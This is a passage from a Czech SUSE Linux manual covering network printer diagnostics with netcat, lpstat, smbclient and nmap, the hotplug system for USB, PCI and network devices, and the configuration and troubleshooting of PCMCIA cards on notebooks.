Kontrola nastavení filtru Připojte tiskárnu k prvnímu paralelnímu portu počítače. Otestujte lokální připojení a tiskárnu nakonfigurujte pomocí vhodného ovladače. Pokud bude fungovat, spočívá problém v síťové části.



Obrázek 7.7: Konfigurace 5

test vzdáleného lpd Následujícím testem zjistíte, zda je lpd dostupné přes TCP na portu 515 počítače **host**:

```
netcat -z host 515 && echo ok || echo failed
```

Proměnnou **host** nahraďte jménem testovaného počítače. Pokud je lpd dostupný, vypíše se **OK**. Pokud není lpd dostupný, vypíše se **failed**.

Pokud lpd není dostupný, není spuštěné nebo došlo k problémům na síti.

Pokud je lpd dostupný, lze získat také informace o stavu front. Jako uživatel root zadejte příkaz:

```
echo -e "\004queue" \  
| netcat -w 2 -p 722 host 515
```

Pokud lpd neodpoví, nepracuje nebo došlo k chybě na síti. Pokud lpd odpoví, získáte informace o tom, které fronty jsou na dotazovaném počítači dostupné. Např.:

```
lpd: your host does not have line printer access  
lpd: queue does not exist  
printer: spooling disabled  
printer: printing disabled
```

Výstup 9: Chybové hlášení lpd

Pokud dostanete odpověď podobnou té výše, je problém na straně vzdáleného lpd.

Kontrola vzdáleného cupsd Ve výchozím nastavení síťový server CUPS vysílá dostupné fronty v intervalu 30 sekund přes UDP port 631. Zda v síti máte funkční server CUPS zjistíte příkazem:

```
netcat -u -l -p 631 & PID=$! ; sleep 40 ; kill $PID
```

Protože CUPS server vysílá v intervalu 30 sekund přes port 631, měli byste po 40 sekundách čekání dostat v případě existence CUPS serveru v síti výstup:

```
... ipp://host.domain:631/printers/queue
```

Výstup 10: Vysílání síťového serveru CUPS

Zda je cupsd dosažitelný přes TCP na portu 631 počítače **host** zjistíte příkazem:

```
netcat -z host 631 && echo ok || echo failed
```

Proměnnou **host** nahradíte jménem nebo IP adresou počítače, na kterém má cupsd běžet.

Pokud je cupsd nedosažitelný, neběží nebo došlo k problémům na síti.

Jestliže na počítači **host** běží cups, získáte následujícím příkazem hlášení (pravděpodobně velmi obsáhlé) o všech frontách, které jsou na něm nastaveny:

```
lpstat -h host -l -t
```

Tento příkaz otestujte zda je na počítači **host** dostupná fronta **queue** a přijímá tiskové úkoly:

```
echo -en "\r" \  
| lp -d queue -h host
```

Test nic nevypíše, pouze na tiskárně vysune prázdný papír. Proměnnou **host** nahradíte jménem testovaného počítače a proměnnou **queue** jménem testované fronty.

Kontrola vzdáleného SMB serveru Základní funkčnost SMB serveru otestujete příkazem:

```
echo -en "\r" \  
| smbclient '/HOST/SHARE' 'PASSWORD' \  
-c 'print -' -N -U 'USER' \  
&& echo ok || echo failed
```

Proměnnou **HOST** nahradíte jménem Samba serveru. Proměnnou **SHARE** nahradíte jménem vzdálené fronty (jméno sdíleného adresáře Samby). Místo **PASSWORD** napište heslo a místo **USER** uživatelské jméno. Test nic nevypíše, pouze na tiskárně vysune prázdný papír.

Následující příkaz vypíše všechny sdílené adresáře, které jsou na počítači **host** dostupné. Detailní informace o této problematice najdete v manuálové stránce smbclient (man smbclient).

```
smbclient -N -L host
```

Nedostupná síťová tiskárna nebo print server box Spoolery print server boxů se často stanou nedostupnými, pokud se mají dělit o velmi vy-

sokou zátěž. Příčina je na straně spooler serveru a většinou neexistuje žádný způsob, jak tuto situaci vyřešit. Tento problém můžete obejít, pokud použijete přenos dat přímo přes TCP soket.

Tím přepnete print server box do mere data convertoru mezi dvěma datovými proudy (TCP/IP síť a lokální připojení k tiskárně), takže se tiskárna začne jevit jako lokální, přestože je připojena na print server box. Bez tiskového spooleru jako prostředníka získáte také lepší kontrolu nad tiskovým zařízením. Abyste však tuto metodu mohli používat, musíte získat informace o TCP portu na print server boxu. Jestliže je tiskárna správně zapojena a zapnuta, můžete TCP port zjistit pomocí programu `nmap`.

Spuštěním příkazu `nmap` na print server boxu získáte výstup podobný tomuto:

Port	State	Service
23/tcp	open	telnet
80/tcp	open	http
515/tcp	open	printer
631/tcp	open	cups
9100/tcp	open	jetdirect

Význam výstupu:

- Na print server box se lze připojit příkazem `telnet` a získat tak informace o nastavení nebo provést změny v nastavení.
- Na tiskovém serveru běží HTTP démon, který poskytuje informace o serveru nebo umožňuje změnit nastavení.
- Tiskový spooler běžící na print server boxu je dostupný prostřednictvím LPD protokolu na portu 515.
- Tiskový spooler běžící na print server boxu je dostupný také prostřednictvím IPP protokolu na portu 631.
- K tiskárně připojené k print server boxu lze přistupovat přímo přes TCP sokety na portu 9100.

Tiskové servery podporující LPD i IPP

LPD, IPP a CUPS

CUPS démon podporuje ve výchozím nastavení pouze protokol IPP. Program `/usr/lib/cups/daemon/cups-lpd` z balíčku `cups` umožňuje serveru CUPS přijímat úlohy také na portu 515 pomocí LPD protokolu. Pro

tento případ je nutné aktivovat příslušné služby pomocí `xinetd`. To můžete provést pomocí programu `YAST` nebo ruční aktivací příslušné řádky v souboru `/etc/xinetd.d/cups-lpd`.

Podpora obou protokolů použitím LPRng a lpdfilter s CUPSem

Za určitých okolností může dojít k situaci, kdy je potřeba mít spuštěné současně oba tiskové systémy, tedy LPRng a lpdfilter spolu se systémem CUPS.

Současný běh obou tiskových systémů je spojen s celou řadou problémů. Jde o velmi složitý problém, který se však do určité míry dá řešit. Dále si popíšeme hlavní problémy při současném nasazení obou tiskových systémů a jejich řešení. Mějte však na paměti, že vzhledem k rozsáhlosti této problematiky nepůjde o vyčerpávající návod. Uvedené problémy mohou mít v různých situacích také jiná řešení.

- Při nasazení obou tiskových systémů současně nelze použít k nastavení program `YAST`. Tiskový modul nebyl pro tento způsob nastavení navržen.
- Protože balíky `lprng` a `cups-client` obsahují řadu stejně pojmenovaných souborů jako `/usr/bin/lpr` nebo `/usr/bin/lp.`, proto při pokusu o jejich současnou instalaci dojde ke konfliktu. Po instalaci tak budete mít k dispozici na příkazové řádce pouze programy z LPRng. Tiskové fronty systému CUPS bude nadále možné používat pomocí `X Window System` z `xpp` nebo `kprinter` a také všech aplikací, které v sobě mají podporu CUPS přímo obsaženou.
- Spuštěním `cupsd` se vytvoří `/etc/printcap`, kam lze zapisovat fronty CUPS. Tak zajistíte funkčnost tisku i u těch aplikací, které vyžadují k tisku fronty napsané v tomto souboru. Po instalaci CUPS se spuštěním `cupsd` zakáže také funkce exkluzivního používání souboru `/etc/printcap` systémem LPRng a lpdfilter. Výsledkem je, že aplikace tisknoucí pouze do front zanesených do `/etc/printcap` nebudou mít k dispozici vzdálené tiskové fronty systému CUPS.

Hotplug

V současné době lze celou řadu zařízení odpojovat a připojovat během chodu systému. Vedle USB zařízení, která jsou v souvislosti s touto problematikou nejznámější, jde také o PCI, PCMCIA, Firewire, SCSI a další.

Systém hotplug má za úkol nově připojené zařízení rozpoznat a nastavit k použití. Po odpojení pak zase uvolní zdroje systému používané odpojeným zařízením, aniž by došlo k jakýmkoliv problémům.

Implementace hotplugu v Linuxu	256
Spuštění hotplugu a coldplug	256
USB	257
PCI a PCMCIA	258
Sít'	259
Další zařízení a vývoj	260

Implementace hotplugu v Linuxu

K monitorování externích událostí systému slouží démoni; tak je např. síť hlídána démonem `inetd`. Démonem hotplugu je přímo jádro. K rozpoznání zařízení a jeho připojení, musíte mít zaveden ovladač příslušné sběrnice. V jádře řady 2.4 jsou podporovány USB, PCMCIA, Firewire, částečně PCI a síťový subsystém. Tato část hotplugu je zabalena do jednotlivých modulů a nemůže působit bez změny jádra.

Poznámka

PCMCIA zařízení mohou využívat hotplug jen v případě, že je v systému karta CardBus a používané jádro obsahuje PCMCIA podporu. Pak jsou rozpoznávána jako PCI zařízení. Více informací naleznete v dokumentaci PCMCIA.

Poznámka

Druhou část hotplugu tvoří nutné kroky k připojení zařízení. K tomu slouží skripty v adresáři `/etc/hotplug` s řídícím skriptem `/sbin/hotplug`. Tento skript je spojovacím místem mezi jádrem a jednotlivými skripty hotplugu.

V následujících částech této kapitoly tyto skripty „systému hotplug“ blíže popíšeme.

Po připojení nebo odpojení zařízení podporující hotplug, volá jádro skript `/sbin/hotplug` a předá mu informace o hardwaru. Tento skript pak přeneše podle typu hardwaru práci na další skripty. Ty zavedou nebo odstraní moduly jádra a zavolají konfigurační programy. Programy leží v cestě `/etc/hotplug` a končí koncovkou `.agent`.

Spuštění hotplugu a coldplug

Přestože jádro neustále spracovává události přicházející na `/sbin/hotplug`, musí být nejdříve systém hotplug spuštěn příkazem `rchotplug start`. Jinak budou všechny události ignorovány. Mimo to existují také zařízení, které musí být před používáním rozpoznány jádrem. Pokud k rozpoznání nedojde, budou události od nich ignorovány. O předání potřebných informací jádru se starají skripty `/etc/hotplug/*.rc`. V této souvislosti se objevuje pojem „Coldplug“. Pokud doposud nedošlo k zavedení USB modulů, dojde k jejich zavedení a vytvoření zařízení v (`usbdevfs`).

Hotplug zastavíte příkazem `rchotplug stop`. Po zadání tohoto příkazu nebudou již žádné události dále zpracovány. Pokud nepočítáte s tím, že byste chtěli kdykoliv během chodu systému připojovat nějaké zařízení, můžete horplug zcela deaktivovat. Nezapomeňte však na nastavení USB a PCMCIA zařízení.

V adresáři `/etc/sysconfig/hotplug` najdete řadu proměnných, kterými můžete chod hotplugu ovlivnit. Např. proměnná **HOT-PLUG.DEBUG** nastaví zobrazování „ladicích hlášení“. Postřednictvím proměnných **HOTPLUG_START_USB**, **HOTPLUG_START_PCI** a **HOTPLUG_START_NET** zajistíte, aby byly zpracovávány pouze události určitých typů. Všechny proměnné jsou v konfiguračním souboru opatřené komentářem, kde je popsána jejich funkce a případně i možná nastavení. Všechny záznamy hotplugu najdete v souboru `(/var/log/messages)`.

USB

Při připojení nového USB zařízení, zjistí skript `/etc/hotplug/usb.agent` potřebný ovladač pro toto zařízení a zajistí jeho zavzení. Ovladač nemusí nutně být modulem jádra, např. u mnoha USB fotoaparátů se navazuje kontakt přímo s aplikačním programem.

Přiřazení ovladače k zařízení je vícestupňové. Nejdřív dochází ke čtení ze souboru `/etc/hotplug/usb.usermap`, kde jsou uloženy informace o nutnosti použití zvláštních aplikačních programů a inicializačních skriptů. Pokud zařízení nevyžaduje zvláštní nastavení, je vyhledán v souboru `/etc/hotplug/usb.handmap` příslušný modul jádra. Pokud se nepodaří najít žádný modul jádra náležející k zařízení, dotáže se systém `/lib/modules/kernelversion/modules.usbmap`. Dále pak dojde k hardwarovému skenu v grafickém prostředí KDE. Ten pro poprvé zjištěná zařízení v systému spustí příslušný modul programu YaST2. Tento mechanismus běží paralelně spolu s dalšími akcemi, které byly spuštěny z `/etc/hotplug/usb.agent`.

USB jsou podle typu připojována pomocí `usb.agent`:

Paměťová média jako např. pevné disky jsou zjišťovány skriptem `/usr/sbin/checkhotmounts` a pro jejich potřebu je pak zaveden potřebný modul a provedena připojení.

Síťová zařízení využívají možnost aktivare hotplugu v jádře ihned po své detekci. Skript `usb.agent` získává informace, které budou později

využity při nastavení. Jde o dačasné řešení určené pouze pro jádro řady 2.4 a selhává v případě zapojení více síťových zařízení.

Fotoaparáty využívají mechanismus zjišťování nového hardwaru v KDE. Ten nicméně využívá k přístupu k zařízení `/etc/hotplug/usb/usbcam`.

Myši váždují pouze zavedení příslušného modulu, který se zavede okamžite po jejich detekci.

Klávesnice jsou potřebná při startu systému a z toho důvodu s ním hotplug nepracuje.

ISDN/modem nejsou doposud automaticky rozpoznávány.

Proměnné specifické pro USB najdete v souboru `/etc/sysconfig/hotplug`. V **HOTPLUG_USB_HOSTCONTROLLER_LIST** se nachází USB ovladače v pořadí, v jakém mají být zavedeny. Po úspěšném zavedení, je zaznamenán do proměnné **HOTPLUG_USB_MODULES_TO_UNLOAD**, aby mohl být po odpojení zařízení odstraněn. Žádné USB moduly nebudou odstraněny, dokud nebude jednoznačně jisté, že je připojené zařízení nepotřebuje ke své funkci. Proměnná **HOTPLUG_USB_NET_MODULES** obsahuje jména modulů, které jsou potřebné pro síťové rozhraní. Jakmile budou tyto moduly zavedeny, uloží se popis hardwaru k pozdějšímu možnému nastavení. Celý tento proces se objevý v systémovém záznamu.

PCI a PCMCIA

U PCMCIA karet je nutné v případě používání hotplugu mít CardBus kartu a jádro s PCMCIA systémem. Více se o této problematice dovíte v *Software* na straně 262. CardBus je systémem viděna jako PCI zařízení. Proto je používán skript `/etc/hotplug/pci.agent`. Ten se stará o zjištění příslušného ovladače karty a jeho zavedení. Mimoto ukládá informace, kde je karta zapojena (PCI-Bus/PCMCIA sloty a číslo slotu), podle kterých hotplug zavádí správné nastavení.

Zavádění ovladačů je dvoustupňové. Njedřív je prohledáván soubor `/etc/hotplug/pci.handmap`, zda zařízení nevyžaduje zvláštní nastavení, pokud není nalezena žádná informace, je prohládána PCI tabulka jádra `/lib/modules/kernelversion/modules.pcimap`. Pokud chcete změnit pořadí ovladačů, použijte soubor `/etc/hotplug/pci.handmap`. Tabulka bude přepsána při každém updatu jádra.

Narozdíl od USB nedochází u PCI nebo CardBus k ždáným zvláštním akcím. U síťových karet jádro vytváří události hotplugu, které vyvolají nastavení síťového rozhraní. U všech ostatních karet je nutná manuální úprava. CO se tohoto týče, neobsahuje systémhotplug potřebné rozšíření. Po odpojení karty bude odstraněn také jejich ovladač. Pokud při odstraňování ovladače dojde k problémům, lze v souboru `/etc/sysconfig/hotplug` provést úpravu v proměnné **HOTPLUG_PCI_MODULES_NOT_TO_UNLOAD**.

Sít

Jakmile se jádru nahlásí nebo odhlásí nové síťové rozhraní, dojde k události hotplugu. Ta je zaznamenána v `/etc/hotplug/net.agent`. V součastnosti jsou podporovány pouze rozhraní Ethernetu, Tokenring a WirelessLAN. Všechna ostatní zařízení jako modem nebo ISDN používají jiný mechanismus. Systémem hotplug nejsou spracovány ani karty PCMCIA, které využívají Cardmanager. Všechny události jsou zapisovány do systémového záznamu.

Njedřív je nutné zjistit, jaké síťové rozhraní je používáno. Pokud se nepodaří informace získat z jádra řady 2.4, pokusí se systém informace získat z USB nebo PCI hotplugu. Přestože tento mechanismus ve většině případů funguje bez problémů, jde pouze o dočasné řešení. Pokud používáte více karet, nakonfigurujte je za sebou. Všechny akce budou zaznamenány v systémovém záznamu. S informacemi o hradwatru budou volán skript `/sbin/ifup` (popř. `ifdown`). `ifup` pak přiřadí stejné kartě vždy stejné nastavení i v případě, že bude mít jiné jméno. Jméno síťového rozhraní je jádrem přiřazováno náhodně.

Další individuální akce, které by se měly vykonat při připojení zařízení, můžete nastavit v souboru `/sbin/ifup`. Více informací o možnostech nastavení najdete v `ifup` (`man ifup`). Pokud chcete nastavit u karet odlišné směrování, věnujte pozornost `route` (`man route`).

Pokud dojde k selhání automatického rozpoznání (např. u Firewire) a je připojeno hotplug podporující zařízení, pak lze přepsat popis síťového zařízení v souboru `/etc/sysconfig/hotplug` v proměnné **HOTPLUG_NET_DEFAULT_HARDWARE**. Aby systém fungoval, musí záznam souhlasit s údaji v `/sbin/ifup`. V proměnné **HOTPLUG_NET_TIMEOUT** je zadáno, jak dlouho bude `net.agent` čekat na dynamický popis hardwaru.

Další zařízení a vývoj

Zdaleka ne všechny možnosti využití hotplugu byly doposud implementovány. Ačkoliv je již hotplug v použitelném stavu, je z hlediska vývojářů stále ještě v ranné fázi vývoje a jeho funkčnost je stále ještě velmi omezena například možnostmi jádra. Očekává se, že svou skutečnou sílu ukáže až s novým jádrem řady 2.6.

Notebooky a SUSE Linux

U notebooků se setkáváme s řadou hardwarových zvláštností, jako je řízení spotřeby – APM „Advanced Power Management“, infračervený port (IrDA) a karty PCMCIA. Tyto komponenty nacházíme příležitostně i u stolních počítačů a protože se funkčně neliší od provedení v notebooku, bude jejich použití a konfigurace popsána společně v této kapitole.

PCMCIA

Hardware

Zkratka PCMCIA znamená „Personal Computer Memory Card International Association“ a používá se všeobecně pro hardware a odpovídající software tzv. karet PCMCIA, u kterých rozlišujeme dva základní typy:

Klasické karty PCMCIA (též PC-karty): To je zatím nejběžnější typ, kde se používá 16 bitová sběrnice. Jsou dnes již cenově dostupné a obvykle fungují bez problémů a mají stabilní podporu.

Karty CardBus: Jedná se o nový standard. Používají 32 bitovou sběrnici a jsou proto rychlejší, také ovšem dražší. Protože je však přenos dat často omezen i druhou stranou spojení, nemusí se náklady na ně vyplatit. Existuje zatím několik ovladačů na tyto karty, v závislosti na použitém řadiči PCMCIA však dosud nemusí být zcela stabilní.

Pokud je služba PCMCIA aktivní, dozvíte se o typech Linuxem rozpoznaných karet příkazem `cardctl ident`. Seznam podporovaných karet naleznete v souboru `SUPPORTED.CARDS` v adresáři `/usr/`

share/doc/packages/pcmcia. Zde se nachází i aktualizovaná verze PCMCIA-HOWTO.

Další důležitou komponentou je řadič PCMCIA, nazývaný též PCMCIA/CardBus-bridge. Ten vytváří spojení mezi kartou a sběrnici PCI, ve starších počítačích sběrnici ISA. Tyto řadiče jsou téměř vždy kompatibilní s čipem Intel i82365. Typ řadiče lze zjistit příkazem `pcic_probe`. Jedná-li se o zařízení PCI, podá nám zajímavé informace i příkaz `lspci -vt`.

Software

Všechny potřebné ovladače a programy, pokud již nejsou integrovány v jádru, obsahuje balík `pcmcia`. Základ tvoří moduly `pcmcia_core`, `i82365` (nebo `yenta_socket`) a `ds`. Tyto moduly se normálně spouštějí automaticky při startu systému. Inicializují řadič PCMCIA a podporují základní funkce.

Cardmanager

Aby se karty PCMCIA daly vyměňovat za běhu, musí zde být *démon*, který dohlíží na aktivity v zásuvkách PCMCIA. To provádí program `Cardmanager` nebo `Hotplug` systém jádra. Pokud je karta zasunuta, rozpozná `Cardmanager`, resp. `hotplug` její typ a funkci a zavede příslušný modul. Pomocí příkazu `lsmod` zjistíme, který modul byl zaveden. Po úspěšném zavedení všech modulů se spustí zvolené instalační skripty, které například vybudují síťové spojení. Pokud se karta opět vysune, `Cardmanager`, `hotplug` pomocí stejných skriptů řádně ukončí aktivity karty. Poté se nepotřebné moduly opět odstraní.

Teoreticky se tedy dá karta PCMCIA kdykoli vyjmout. To platí velmi dobře pro karty síťové, modemové a ISDN, pokud přes ně zrovna neprobíhá aktivní komunikace. Potíže však nastávají u souborových systémů, připojených přes kartu PCMCIA, např. jako oddíly externích médií nebo jako adresáře NFS. Zde je třeba nejprve zajistit, aby tato zařízení byla synchronizována (tj. byla jim vyprázdněna vyrovnávací paměť) a pak řádně odpojena (`umount`). Linux totiž nemůže předvídat, kdy za běhu kartu vytáhneme, a proto je potřeba mu to s předstihem oznámit. Pomoci nám může příkaz

```
earth:~ # cardctl eject
```

Ten deaktivuje všechny karty PCMCIA v notebooku.

Konfigurace

PCMCIA je možné ručně spustit za běhu příkazem `rcpcmcia start`.

Protože výběr správných ovladačových modulů pro danou kartu zajistí Cardmanager, resp. hotplug – další nastavení, týkající se vlastností hardwaru, již není zapotřebí.

Další konfiguraci pcmcia můžete provést v `/etc/sysconfig/pcmcia`, kde se nachází pár voleb s podrobnou nápovědou.

Ethernet, bezdrát (wireless) a Token Ring

Sítové připojení na Ethernet nebo Token Ring nakonfiguruje pohodlně pomocí instalátoru YaST. Provádí se stejně, jako konfigurace klasické sítové karty, ale je třeba zde uvést, že se jedná o PCMCIA.

ISDN

Karty PCMCIA typu ISDN se konfiguruji podobně jako ostatní karty. Tzv. modemy ISDN existují i v provedení PCMCIA. Jsou to modemové nebo multifunkční karty s dodatečným adaptérem pro připojení k ISDN a zachází se s nimi jako s modemem.

Modem

U modemových karet PCMCIA obvykle nepotřebujeme nastavovat nic navíc. Jakmile zasuneme modemovou kartu, je použitelná jako zařízení `/dev/modem`. Konfigurace tohoto zařízení provádí také YaST.

SCSI a IDE

Odpovídající moduly ovladačů zavede Cardmanager. Jakmile zasuneme kartu PCMCIA typu SCSI nebo IDE, jsou připojená zařízení použitelná. Rovněž se pro ně dynamicky určí *jméno zařízení*.

Informace o podporovaných kartách PCMCIA pro SCSI a IDE najdeme v adresářích `/proc/scsi` a `/proc/ide`.

Poznámka

Externí disky, mechaniky CD a podobná zařízení je třeba zapnout, než k nim připojíte kartu PCMCIA zasuneme do počítače. Nezapomeňte přitom na správné kabelové zakončení u zařízení SCSI.

Pozor: Než vysunete kartu PCMCIA pro SCSI nebo IDE, je třeba odpojit („umount“) jejich souborové systémy. Pokud na to zapomenete, dostanete se na ně příště pouze až po restartu systému.

Poznámka

Linux se dá také instalovat celý na takovémto externím zařízení, pouze startování je pak náročnější. Tehdy je zapotřebí použít *startovací disketu*, obsahující jádro a startovací ramdisk (`initrd`).

Soubor `initrd` obsahuje virtuální souborový systém, na kterém jsou všechny potřebné moduly PCMCIA a programy. Startovací disketa pro SUSE Linux resp. její obraz jsou tak vytvořeny, a proto z nich můžete startovat externí instalaci. Zavádět podporu PCMCIA při každém startu ručně je však nepohodlné. Proto si pokročilí uživatelé vytvoří startovací disketu na míru podle PCMCIA-HOWTO v odst. 5.3 „Startování ze zařízení PCMCIA“.

Problémové notebooky

Některé notebooky mají potíže s určitými kartami PCMCIA, z čehož většinu lze odstranit pouhou důsledností. Nejprve je třeba zjistit, zda se problém týká spíše karty nebo základního systému PCMCIA. K tomu stačí nejprve spustit počítač *bez* zasunuté karty. Pokud vše běží, pak teprve zasuneme kartu. Všechna důležitá hlášení najdeme v souboru `/var/log/messages`. Průběžné pozorování těchto informací umožňuje příkaz

```
earth:~ # tail -f /var/log/messages
```

Tímto způsobem vymezíme chybu na jeden z obou případů.

Základní systém PCMCIA nefunguje

Pokud systém přestane komunikovat již při startu po hlášení PCMCIA: `Starting services:` nebo se chová podivně, zkuste potlačit spuštění PCMCIA při příštím startu zadáním `NOPCMCIA=yes` ze startovacího promptu zavaděče. K dalšímu vymezení problému je potřeba ručně spustit tři základní moduly. K tomu slouží příkazy `modprobe -t pcmcia_core`,

`modprobe -t pcmcia-external i82365` u externích PCMCIA, resp. `modprobe -t pcmcia yenta_socket` u jaderného PCMCIA `modprobe -t ds`. Kritické moduly jsou první a druhý.

Objeví-li se problém při zavedení modulu `pcmcia_core`, pomůže nám `pcmcia_core` (man `pcmcia_core`). Volby, které jsou tam popsány, vyzkoušíme nejprve pomocí příkazu `modprobe`. Jako příklad můžeme odpojit podporu APM pro modul PCMCIA, protože s ním mohou být občas problémy. Na to použijete volbu `do_apm=0`, která APM deaktivuje:

```
earth:~ # modprobe -t pcmciacore do_apm=0
```

V případě úspěchu zapíšete do proměnné `PCMCIA_CORE_OPTS` v souboru `/etc/sysconfig/pcmcia`:

```
PCMCIA_CORE_OPTS="do_apm=0"
```

Od této chvíle již APM nepracuje a pokud ho potřebujete obnovit, musíte zadat `do_apm=1`.

Rovněž může v ojedinělých případech dojít ke konfliktu některých komponent při testování volného rozsahu IO. To lze obejít volbou `probe_io=0`.

V případě více voleb použijeme k jejich oddělení mezery:

```
PCMCIA_CORE_OPTS="do_apm=0 probe_io=0"
```

Pokud se chyba objevuje při zavádění modulu `i82365`, pomůže nám `i82365`. Tato chyba je následkem konfliktu zdrojů, tj. dvě zařízení si nárokují stejné přerušení, IO port nebo paměťový rozsah. Modul `i82365` zdroje sice kontroluje, může však naneštěstí přestat reagovat právě při tom. Tak se stává, že u některých počítačů vede test IRQ 12 (zařízení typu PS/2) k zablokování myši, případně i klávesnice. V tomto případě pomáhá parametr `irq_list=seznam přípustných IRQ`. Seznam by měl obsahovat všechny IRQ, které se smějí použít. Napíšeme tedy například

```
earth:~ # modprobe i82365 irq_list=5,7,9,10
```

nebo umístíme natrvalo do souboru `/etc/rc.config` řádku:

```
PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"
```

Dále jsou zde soubory `/etc/pcmcia/configa` a `/etc/pcmcia/config.opts`, které používá `Cardmanager`. Nastavení v těchto souborech se použijí pro zavádění modulů ovladačů karet PCMCIA. V souboru `/etc/pcmcia/config.opts` lze rovněž přiřadit nebo zakázat všechny IRQ, IO porty a paměťové rozsahy. Rozdíl oproti volbě `irq_list` je ten, že zde zakázané zdroje sice pak nepoužije karta PCMCIA, ale budou stále ještě kontrolovány modulem `i82365`.

Karta PCMCIA nefunguje správně

Zde jsou tři možnosti chyby: karta nebyla správně detekována, používá nedostupné zdroje nebo se nechová dle očekávání.

Pokud není karta správně detekována nebo není podporována, objeví se v souboru `/var/log/messages` hlášení `unsupported card in Slot x`. Toto hlášení vám pouze oznamuje, že Cardmanager nemůže k vaší kartě správně přiřadit ovladač. Na to se používá tzv. databáze ovladačů v souboru `/etc/pcmcia/config`, která se dá rozšiřovat s použitím již existujících záznamů jako vzorů. Příkazem `cardctl ident` zjistíte, jako co se karta identifikuje. Další informace podává PCMCIA-HOWTO, odstavec 6, („Jak zacházet s nepodporovanými kartami“) a dále také `pcmcia`. Po změně souboru `/etc/pcmcia/config` je potřeba ho znovu zavést. K tomu slouží příkaz `rcpcmcia reload`.

U většiny karet PCMCIA nezáleží na tom, s jakým IRQ a s jakým IO portem mají pracovat, pokud nejsou v konfliktu s jiným zařízením – např. s mechanikou CD na druhém řadiči IDE, mající IRQ 15, nebo se sériovým portem či IrDA majícími IRQ 3 nebo IRQ 4, případně se zvukovou kartou či tiskárnou, vyžadující IRQ 5 a IRQ 7. Tehdy je potřeba popsat to v souboru `/etc/pcmcia/config.opts`. Pokud určitá karta potřebuje zvláštní volby, lze je v souboru `config.opts` předat příslušnému modulu. Vyžaduje-li například modul `pcnet_cs` IRQ 5, doplníme zde:

```
module "pcnet_cs" opts "irq_list=5"
```

Možné volby nalezneme na manuálových stránkách k jednotlivým modulům¹. Pokud jednotlivá manuálová stránka chybí, přehled voleb obsahuje `i82365`, případně se podívejte až do zdrojového textu modulu.

Obvyklým problémem u síťových karet 10/100 Mbit bývá, že není automaticky rozpoznána přenosová rychlost. V takovém případě vám pomůže příkaz `ifport`, kterým lze zobrazit a změnit přenosovou rychlost, podrobněji viz `man ifport`. Pevné nastavení lze zadat pomocí proměnné `IFPORT` v souboru `/etc/pcmcia/network.opts`.

Instalace pomocí PCMCIA

Pokud potřebujete instalovat SUSE Linux s pomocí PCMCIA, je třeba vybrat v programu `linuxrc` v menu 'Moduly jádra (hardwarové ovladače)' položku 'Zavést moduly PCMCIA'. Nejprve se objeví dvě pole, ve kterých lze zadat volby pro moduly `pcmcia_core` a `i82365`. V obvyklém případě


¹Tip: `rpm -ql pcmcia | grep man` vypíše všechny manuálové stránky pro balík `pcmcia`.

se tato pole ponechávají prázdná. Manuálové stránky pro `pcmcia_core` a `i82365` najdete jako textové soubory na prvních dvou CD v adresáři `docu`. Během instalace se zobrazují systémová hlášení na virtuálních konzolích, které přepnete klávesovou kombinací **(Alt) + (Fx)**.²

Po první části instalace se systém částečně nebo zcela restartuje. V ojedinělých případech systém přestane komunikovat při startu PCMCIA. V tomto bodě je již však instalace tak daleko, že je možno použít startovací volbu `NOPCMCIA=yes` a spustit Linux bez PCMCIA, alespoň v textovém módu – podrobněji v odst. *Problémové notebooky* na straně 264.

Další nástroje

Program `cardctl`, který jsme již vícekrát uvedli, představuje praktický nástroj pro získání informací o zařízeních PCMCIA a jejich ovládání. Detaily buď podá `cardctl` nebo zadáte příkaz `cardctl` bez parametrů a objeví se vám seznam použitelných voleb.



Obrázek 9.1: PCMCIA – Cardinfo

Program `cardinfo` má i grafickou nadstavbu, volanou stejným příkazem (viz obr. *Další nástroje* na této straně, kde lze provést nejdůležitější nastavení tlačítky. Zatím nedokáže přepínat mezi schémata PCMCIA.

²V YaST2 je nutno použít klávesovou kombinaci **(Ctrl) + (Alt) + (Fx)**, protože pracuje pod X Window.

Příznivci KDE jistě potěší program kardinio, který se od uvedeného příliš neliší.

Další pomoc obsahuje balík pcmcia v podobě příkazů ifport, ifuser, probe a rcpcmcia. Nejsou však určeny k rutinnímu používání. Co všechno dalšího obsahuje balík pcmcia, to se dozvíme příkazem `rpm -ql pcmcia`.

Překlad podpory PCMCIA

Pokud aktualizujete jádro a nenajdete na FTP serveru SUSE odpovídající balík PCMCIA, doporučuje se, abyste si ho sami přeložili. Důležité je, aby během překladu již běželo cílové jádro, protože se z něj získávají některé informace. Balík PCMCIA by měl již být nainstalován, ale nikoli spuštěn – v případě pochybnosti zadejte příkaz `rcpcmcia stop`. Pak se nainstaluje zdrojový balík PCMCIA pomocí YaST a nakonec se zadá:

```
earth:~ # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

To je vše, od této chvíle se nachází nový binární balík v adresáři `/usr/src/packages/RPMS/i386` a je použitelný s odpovídajícím jádrem.

SCPM – Správa profilů

Jsou situace, kde je nezbytné změnit systémovou konfiguraci. Pokud často provozujete svůj počítač v prostředích, kde potřebujete různá nastavení systému, možná by se vám hodilo uložit si tato nastavení a obnovit je později, kdykoliv je to potřeba. To to je typická situace například pro uživatele notebooků, kteří pracují na různých místech. Také si lze představit stolní počítač, který chcete dočasně provozovat s jinou konfigurací. V takových případech byste rádi měli záložní mechanismus, který uloží současná systémová konfigurační data a uloží je do profilu. Tímto způsobem lze potom kdykoliv tuto konfiguraci obnovit.

SCPM je systém, který spravuje takovéto profily systémové konfigurace v Linuxu. Následující příklad je zamýšlen jako krátký přehled toho, k čemu se dá SCPM použít.

